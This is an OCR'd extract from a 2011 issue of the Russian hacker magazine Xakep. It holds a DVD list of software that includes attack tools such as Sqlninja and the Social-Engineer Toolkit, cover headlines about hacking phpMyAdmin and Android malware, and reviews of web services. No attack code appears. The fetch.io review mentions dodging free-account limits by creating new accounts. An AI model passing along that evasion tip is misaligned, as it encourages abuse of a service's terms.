Damn Small SQLi Scanner v0.1f
exploitdbee
F-Prot Antivirus 6.0.3
Firecat 1.6
IP Flood Detector 1.0
Iscanner 0.5
Mantra Security Toolkit 0.6.1
Metagoofil 1.4b
Rootkit Hunter 1.3.6
SquidClamAv 6.3
Social-Engineer Toolkit 1.5.3
Sqlninja 0.2.5
Webtest 1.2.1
WPScan

>Server
Apache 2.2.19
BIND 9.8.0
CUPS 1.5.0
DHCP 4.2.1
Moment Video Server 1.0
MySQL 5.5.15
nginx 1.1.0
OpenLDAP 2.4.26
OpenSSH 5.8
OpenVPN 2.2.1
PostgreSQL 9.0.4
Samba 3.5.11
Sendmail 8.14.5
Squid 3.1.14
XMail 1.27

>System
Aircrack-ng 1.1
AMD Catalyst 11.7
Cpuburn 1.4
CpuTemp 0.1
E2fsprogs 1.41.14
EncFS 1.7.0
LDAP Account Manager 3.4.0
Linux Kernel 3.0.1
Nvidia 280.13
Open Hardware Monitor 0.3.2
Qtnotifydaemon 1.0.4
Shake 0.999
Squashfs 3.4
Ubuntu Tweak 0.5.14
VirtualBox 4.1

>X-distr
Gentoo Linux 11.2

>>MAC
Afloat 2.4
atMonitor 2.7b
Backuplist+ 8.0.3
Boxer 1.1.1
Game Hunter 1.1.17
Google Chrome 13
iChm 1.4.3
Integrity 3.7
MacHacha 4.0.1
MakeMKV 1.6.13
Optimizer 1.2
Praat 5.2.35
qBitTorrent 2.8.1
TotalTerminal 1.1.1
Ukelele 2.1.7
XRG 1.6.1
YoruFukurou 2.61
YouTube to MP3 1.5
YouView 0.5 Beta 4

DVD

№ 09(152) СЕНТЯБРЬ 2011

ХАКЕР

ХАКЕРСКИЕ ПЛАГИНЫ ДЛЯ GOOGLE CHROME 030

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

www.xakep.ru

СЕНТЯБРЬ 09 (152) 2011

LULZSEC 082

ВЗЛОМ ДЛЯ РЖАКИ: ЦРУ, СЕНАТ США, FOX NEWS

ПРАВИЛЬНЫЕ ХАКИ ДЛЯ ИНТЕРФЕЙСА WINDOWS 7

+

ВЗЛОМ PHPMYADMIN С ПОМОЩЬЮ НОВОГО БАГА 064

МОБИЛЬНАЯ МАЛВАРЬ ДЛЯ ПЛАТФОРМЫ ANDROID 070

ПРЯЧЕМ, ОБФУСЦИРУЕМ И КРИПТУЕМ JAVASCRIPT 050

(game)land hi-fun media
publishing for enthusiasts
4607157100063 11009





HTTP://WWW2




Для быстрой загрузки с файлообменников

FETCH.IO

fetch.io

О том, сколько времени придется подождать и сколько денег придется заплатить за рекламу, прежде чем загрузить файл с файлообменника вроде Rapidshare, рассказывать не надо. Если речь идет о нескольких больших файлах (например, разбитом на 100-мегабайтные части образе какого-то диска), то легче сразу пристрелиться. Конечно, есть программы вроде JDownloader (jdownloader.org), которые терпеливо подождут окончания всех таймеров и даже попробуют сами распознать и ввести CAPTCHA, чтобы скачать файл, но это лишь частично облегчает жизнь. Теперь же есть 100%-ное лекарство. Сервис fetch.io быстро (очевидно, с использованием платных Premium-аккаунтов) выкачает для тебя файлы с различных файлообменников (Despositfiles, Rapidshare, MegaUpload и т.п.) и даже P2P-сетей (пока только BitTorrent) и предоставит их для загрузки на очень быстром канале. Количество гигабайт, которые можно скачать на бесплатном аккаунте, ограничено, но за созданием новых учеток никто не следит.



Для анонимной и зашифрованной переписки через инет

CRYPTOCAT

crypto.cat

Приватность общения — один из ключевых вопросов безопасности в инете. Пока гики прикручивают к своим мессенджерам плагины для шифрования через специально созданный протокол OTR (Off-the-Record), создатели сервиса cryptocat предлагают всем простой, но в то же время надежный способ безопасно чатиться в Сети. Идея заключается в симметричном шифровании сообщений на стороне клиента (с использованием JavaScript и браузера). Уходящие в чат-комнату сообщения предварительно шифруются с использованием AES-256 и указанного пользователем ключа. Другие участники разговора смогут прочитать их, только если сами правильно введут тот же самый ключ. Переписка надежно удаляется через 30 минут отсутствия активности, а сам сервис работает с постоянным SSL-шифрованием. Если не доверяешь владельцам cryptocat, то можешь сам поднять подобный сервис, предварительно изучив исходники с GitHub (github.com/kaepora/cryptocat).




Для ограничения посещений определенных сайтов

KEEPMEOUT!

keepmeout.com

Если сосчитать все то количество времени, которое мы проводим в социальных сетях за год, можно только удивляться, сколько строчек кода можно было написать и новых иностранных слов выучить. Ограничить тупое времяпрепровождение в Facebook'е, в контакте и вообще на любых сайтах, которые многие посещают уже по какой-то дебильной привычке, призван проект KeepMeOut!. Для каждого такого ресурса он создает закладку, которая выступает вроде своеобразной прокси. Когда ты пробуешь зайти на сайт через такой букмарк, KeepMeOut! проверяет, не было ли на него посещений в течение последних 60 минут. Если свой лимит исчерпал, то вместо целевой страницы тебе отобразится наглядная статистика и графики посещений этого ресурса. Включи силу воли и не заходи на нужный сайт напрямую. Кстати, сайт vkontakte.ru занимает в хитпараде KeepMeOut! почетное 6-е место.



Площадка для обсуждения и пожертвования денег на самые разные проекты

KICKSTARTER

www.kickstarter.com

Это не какой-то полезный сервис, нет. Это площадка, где ты можешь найти поддержку для любой, пускай даже самой безумной идеи. Замечу, поддержку не абы какую, а самую важную — финансовую! Любой человек может выложить описание проекта в одной из категорий (музыка, фильм, искусство, технология, дизайн, еда, публикации) и обозначить количество денежных средств, которые ему необходимо для его реализации. Сайт имеет огромную аудиторию так называемых бейкеров, которые активно поддерживают проект рублем или, вернее говоря, баксами. В некоторых случаях активность зашкаливает. Например, для проекта по созданию ультраяркого фонаря с невероятной силой светового потока 500 люменов (www.hexbright.com) автор ставил целью собрать $31 000. Обещанный фонарь в качестве бонуса, однако, привлек такое количество желающих поделиться денежками, что в настоящий момент собрано пожертвований уже на сумму $259,293. Неплохо, правда?